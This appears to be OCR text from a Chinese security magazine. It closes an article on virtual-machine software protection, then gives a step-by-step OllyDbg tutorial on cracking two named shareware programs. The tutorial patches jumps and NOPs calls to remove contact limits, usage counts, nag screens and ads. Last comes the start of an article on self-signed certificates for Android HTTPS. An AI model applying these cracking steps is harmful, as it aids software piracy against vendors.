用于保护软件安全的虚拟机采用类似的流程。虚拟机保护软件首先会对被保护的目标程序的核心代码进行“编译”——需要注意的是，这里被编译的不是源文件，而是二进制文件——并生成效果等价的 byte-code，然后为软件添加虚拟机解释引擎。用户最终使用软件时，虚拟机解释引擎会读取 byte-code，并进行解释执行，从而实现用户体验完全一致的执行效果。

2）虚拟机软件保护的实现

①编译生成 byte-code

要设计一套虚拟机保护软件，首先要设计一套虚拟机指令，也即是 byte-code 的指令集表，生成 byte-code 的过程，实际是将原始机器指令流等价转译成虚拟机指令流的过程[7]。

虚拟机指令集表应满足以下两条设计原则：

第一条设计原则是虚拟机指令集表与原始机器指令集表越正交越好，安全系数越高。最坏的情况是虚拟机指令集表与原始机器指令集表为一一对应的关系，采用这种指令集的虚拟机保护程序安全系数趋近与零，对于逆向工程师而言只需要进行简单的换算，即可还原出原始代码。

另一条设计原则是应尽可能地具备图灵完备性，能够完整地表达出原始机器指令的所有可能表达。图灵完备性越好，则虚拟机保护引擎的保护的覆盖范围越广，健壮性越高。理想状态下，虚拟机指令集应完整地实现对原始机器指令集的等价替代，需要完全满足图灵完备性。但实际上完整替代的代价过高甚至不太可能实现，如 x86 指令集的 FCLEX、FPTAN 等指令，仿真难度较高，且核心代码使用这类指令的可能性很小，综合效费比考虑，虚拟机指令集通常并不涵盖这些“生僻”指令。对于不能仿真的指令，可以采取退出虚拟机执行，获取执行结果再进入虚拟机的方法解决。

②解释执行 byte-code

在软件运行时，编译产生的 Byte-code 由内嵌入软件可执行文件中的虚拟机解释引擎，采用读取-分派的方式解释执行。

虚拟机解释引擎分为两大部分，分别为 Dispatcher 和 handle。虚拟机解释引擎的架构如图 2 所示。



图 2

Dispatcher 的中文字面意思为“分派器”，相当于虚拟机解释引擎的 CPU，负责读取 Byte-code，并指派对应的 handle 进行解释执行。

Handle 的中文字面意思为“处理”，实际作用为虚拟机指令通过平台 native code（如 PC 平台即为 x86 指令）的实现。Handle 的数量与虚拟机指令集的指令数量是一致的。

③虚拟机的进入和退出问题

软件保护虚拟机与高级语言虚拟机并不完全一样，主要体现在高级语言虚拟机由始至终均在虚拟机环境下执行，但软件保护虚拟机必须经历本地环境与虚拟机环境的切换，为了保证执行结果的一致性，必须要求虚拟机环境能够正确获取和还原本地环境的执行上下文。

较为便捷的方法是采用堆栈机模型，即虚拟机基于堆栈来进行数据操作。进入虚拟机前，

先将本地环境压栈，虚拟机直接以栈地址执行指令流操作，退出虚拟机后，再一一出栈，从而保证了上下文在不同执行环境的无缝切换。

结语

基于虚拟机的软件保护技术可以大大增加了逆向工程还原代码的难度，一套设计良好的软件保护虚拟机能够显著增加代码还原所需的时间，从而抬高了逆向工程的成本，达到软件保护的效果。但采用虚拟机并非有百利而无一害，和高级语言虚拟机一样，软件保护虚拟机同样面临会导致执行效率降低的问题，安全和效率总是处于相生相斥的关系，具体偏重只能根据生产环节的要求具体权衡。

（完）

抽丝剥茧：巧用逆向分析破解未注册软件

文/图 贾志明

在逆向分析过程中，由于操作系统都会提供完善的调试接口，所以利用各类调试工具可以非常方便灵活地观察和控制目标软件。通过使用各种调试工具，往往可以达到事半功倍的破解效果。下面，我们使用 OD（OllyDbg）软件，融入一些破解技巧，层层深入破解典型的未注册版软件。

突破：获取未注册版通讯录软件的功能

首先，我们打开本次测试的软件：PixtopianBook.exe，对软件功能进行检测。打开界面后，我们发现这是一个未注册的通讯录软件，有很多功能限制。其中，最典型的限制是只能有三个分组，每组不能超过 4 个人。也就是说，你用未注册版，联系人只能有 12 个人！如图 1 所示。



图 1

现在的目标，就是要把这个通讯录给破解掉，多联系几个人！那么，在破解过程中，需要使用哪些技巧呢？

1）处理异常提醒

打开 PixtopianBook.exe 后，按 F9 直接运行，发现有异常提醒，用【shift+F9】忽略异常。或者如图 2 进行设置。



图 2

因为是 32 位操作系统，所以 00000000-FFFFFFFF 就是整个内存段了。在调试选项里添加这个异常范围后，即可解决这个问题。此时，再打开程序，就没有异常出现了。

【小提示】我们可以把异常当作是一种消息，应用程序发生异常时就触发了该消息并告知系统。系统接收后同样会找它的“回调函数”，也就是我们的异常处理例程。当然，如果我们在程序中没有做异常处理的话，系统也不会置之不理，它将弹出我们常见的应用程序错误框，然后结束该程序。

2）突破【限制人数】功能

在 OD 运行弹出的软件界面试图添加第 5 个人，出现错误提示 box，如图 3 所示。



图 3

很多朋友看到有 messagebox 后，就直接去搜索 API，通过 API 和字符串入手，观察上下，尝试爆破。但是，这个效率会很低。正所谓“魔高一尺，道高一丈”，现在的程序设计者也越来越聪明，比如，他们会使用间接调用：先调用一个自己的进程，在进程里再调用 messagebox 来混淆视听，避免破解。

怎么解决这个问题呢？

正确方法是：在 OD 中按下暂停（暂停后 OD 中的地址会跳至动态链接库，即系统领空处），然后按【ALT+F9】返回到用户界面，在用户界面点击“确定”后，OD 中就返回到程序接管，地址跳转到如图 4 所示的位置。



图 4

图 4 中的 MessageBoxA 就应该是刚才的错误提示框了。按 F8 键回到 retn 指令，返回到函数中，如图 5 所示。



图 5

注意：使用 ret 指令返回后，在上方又有一个 call 指令，说明在此处是间接地调用 messagebox。

修改后保存。载入后，重新启动软件，已经可以突破人数添加的限制了。

3）突破【分组限制】功能

道理和突破人数限制一样，修改后如图 6 所示，可以添加无限制的分组了：



图 6

4）修改标题

接下来查找几处“unregistered version”字符，并将其修改。

方法 1：直接点击【memory】，按下【Ctrl+B】查找“unregistered version”，修改后记住字符在内存中的地址，到 CPU 的数据窗口保存。【建议用这种方法】

方法 2：查找所有参考文本字串，逐一查找文本“unregistered version”，然后跟随到代码处，找到在内存中的地址，在数据窗口中修改并保存。

注意：修改时记得【保持大小】，否则会出错。

修改之后，界面如图 7 所示。



图 7

到此，就完成了试验，主要的两个功能模块（人数添加和分组添加）得到了实现。

【小知识】关于 SHE。SEH(Structured Exception Handling)，即结构化异常处理。SEH 是 Windows 操作系统提供的功能，跟开发工具无关。Windows 程序设计中最重要的理念就是消息传递，事件驱动。当 GUI 应用程序触发一个消息时，系统将把该消息放入消息队列，然后去查找并调用窗体的消息处理函数(CALLBACK)，传递的参数当然就是这个消息。当我们改变思维方式，以 CALLBACK 的思想来看待 SEH，SEH 将不再神秘。

出击：破除未注册版软件的使用次数限制

通过上面的破解，我们已经有了不少信心。下面，继续来破解另一款软件：VisualSite Designer.exe，这是一个类似 Photoshop 的软件。

1）破解的思路

仔细观察一个程序，我们会发现，无论怎么加密，无论在哪里加密，其目的就是要你掏腰包获得更多的功能或者解除限制。那么，我们就可以用逆向的思维来思考，如果该程序成功的注册后，那么程序的行为必将发生变化，如 NAG 去除了，如功能限制没有了等等。

也就是说，程序的代码执行流程也会跟未注册的时候截然不同。因为程序的行为改变了，那么决定它所有行为的代码走法也会发生变化。

2）认识 OD 的两种断点

OllyDBG 从原理上来区分，有两种不同的断点：软件断点和硬件断点。也许会有朋友说那不是还有内存断点吗？严格来说，内存断点是属于一种特殊的软件断点。

（1）内存断点

- ✧ 内存断点每次只能设置一个，假如你设置了另一个内存断点，则上一个会被自动删除。
- ✧ 设置一个内存断点，会改变整块（4KB）内存的属性，哪怕你只设置一个字节的内

存断点。

✧ 另外还需要提一下的是，内存断点会明显降低 OD 的性能，因为 OD 经常会校对内存。

（2）软件断点

✧ 当我们按下 F2 设置的断点就是软件断点。

✧ 设置该断点的原理是在断点处重写代码，插入一个 int3 中断指令，当 CPU 执行到 int3 指令的时候，OD 就可以获得控制权。

（3）硬件断点

✧ 这个原理跟软件断点不同，硬件断点的可行性依赖于 CPU 的物理支持。

✧ 传说中，有这么一些寄存器，它们只用于调试，我们称为调试寄存器：Dr0~Dr7。其中 Dr0~Dr3 四个寄存器用来存放中断地址，Dr4、Dr5 保留不使用，Dr6、Dr7 用来记录 Dr0~Dr3 的属性（如读，写还是执行，单位是字节，字还是双字）。

✧ 因此，这就解释了为什么硬件断点只有四个，其原因就在于天生不足。

要如何来区分何时使用何种断点呢？这两种断点在使用上都有它们自身的限制，只要搞清楚它们各自的特性就知道何时该用哪个了。首先来看看下面的例子吧！

运行软件后，会发现有使用次数的限制，如图 8 所示。

图 8

关闭程序后有广告弹出，如图 9 所示。

图 9

3）去除使用次数的限制

首先，找到诸如 NAG 窗口调用的方法。一路按 F8，遇到停止的 call 处（或者说遇到

NAG 的 call 处）设置断点，再按 F7 键进入。直到找到最终 call 出 NAG 的地方，如图 10 所示。



图 10

注意：在上述的过程中，设置断点的方式有两类：（1）程序领空处设置软件断点，（2）动态链接库，即系统领空处设置硬件断点。

图 10 即为最终调用 NAG 的 call 处，这句 call 语句执行的有两件事：（1）计数器减一，即剩余使用次数减一（2）弹出程序。

然后，将该处汇编为：mov eax，1。保存修改，再执行，提示使用次数限制的 NAG 窗口便消失了。

4）去除广告

关闭软件主界面后，会弹出广告，如图 11 所示。

图 11

在 OD 界面按下暂停键，按下【k】查看堆栈调用情况，如图 12 所示。



图 12

通过观察发现，只有一个是来自应用程序的堆栈，其他都是动态链接库的（系统），跟随到该处地址，如图 13 所示。



图 13

将图中的 call 直接 nop 掉，再保存修改载入，广告就没有了！

5）狡兔三窟：程序行为改变后的破解

以上是程序行为未发生改变时的破解，接下来讲程序行为发生改变后的破解。程序行为发生改变是指注册前和注册后的行为发生改变，或者说表现在程序可用和程序不可用时的行为有了不同。如本例程序中，如果把限制的使用次数用完会发生什么情况呢？很简单，程序就不给我们打开了！那程序不给我们打开了，它的代码走的路线就会不同，即代码行为发生了改变。可谓“狡兔三窟”！

判断代码走的路线有两种方案，一种是条件判断，一种是 jump+变量（后一种以后再介绍）这里用第一种，OD 载入原始程序（从未修改过的最初版）从开始一直 F8 走，碰到跳转（黄色的）进行注释，跳转实现的注释 Y，未实现的注释 N。就这样耐心地注释到最终调用 nag 窗口的地方。为什么要这么做呢？这可以说是破解程序的不二选择，或者说是最保守的方法。注释完成后，将软件使用次数用完，使程序行为发生改变。

【小提示】注释的作用。注释的目的是为了和行为发生改变后的代码做对比，通过对比，找出不一样的关键处，也就知道了程序行为改变的原因了。这种方法可以称为破解的绝对方案（也就是绝对行得通的方案）

按照此方法，对比不同的地方，如图 14 所示。



图 14

图 14 中的 jle 是导致代码行为发生改变的“重要嫌疑犯”。该跳转在程序可用时（软件使用次数未用完）是未实现跳转，现在程序不可用时（软件使用次数用完了）变为了跳转实现，又是在最靠近 NAG 的地方，所以它引起了我们的注意！

于是，尝试修改这条 jle 指令，在它上方将“test eax,eax”修改为“mov eax,1”。因为在“test eax,eax”处 eax 的值显示为 0，将其改为 1 的话，应该就使其不跳转了。如图 15 所示。



图 15

修改完毕，保存程序。载入修改后的程序，运行之后，发现虽然 NAG 窗口提示剩余使用次数为 0 次，但依然可以进入使用软件了。同理，运用之前说过的方法再去除广告和 NAG 窗口之后，一个没有使用次数限制，没有广告，没有 NAG 的软件就呈现在我们面前了！

在这个进阶破解的过程中，我们肯定有许多不一样的收获。尤其是通过上述步骤，结合逆向分析的思路，哪怕“狡兔三窟”，我们也可以轻松“拿下”许多未注册版软件了。

（完）

自定义证书 Android 实现 HTTPS 通信

文/图 耿靓

现在手机应用越来越多的融入到我们的日常生活中，在手机给我们的生活带来便利的同时，信息泄露也越来越成为一个重大的安全隐患。尤其是进行网络数据传输时，数据很有可能被中间人盗取，篡改，如何保证数据传输过程中的完整性，保密性已经成为不可逃避的话题。不对称加密进行数据传输的方式，就可以简单，方便的解决上述问题。在此，我就以一个 android 手机客户端程序通过 https 调用 c#端开发的 WebSerivce 为例简单说一下实现流程。

开发环境：VS2008，adt-bundle-windows

运行环境：DotNet Framework 2.0　IIS7　android 4.4

证书生成

证书生成使用工具 makecert.exe。我机器中在如下路径中找到 C:\Program Files\Microsoft SDKs\Windows\v6.0A\Bin，需要注意的一点是，makecert 工具注明证书创建工具生成仅用于测试目的的 X.509 证书。

makecert -r -n "CN=www.myTestWebSite.com" -b 01/01/2015 -e 01/01/2050 -sv myCert.pvk myCert.cer -len 2048

解释一下参数的意义：

-r 创建自签署证书。

-n 按照 X.500 标准制定证书名称。格式为"CN=此处为证书名称" 我在此将我的 IP 地址作为证书名称，此名称在我的 android 程序中并不会起到什么太特殊的作用，但我可以部署在 IIS 后将证书导入到浏览器中，这个名称就是认证证书是否是签发给该网站的依据了。

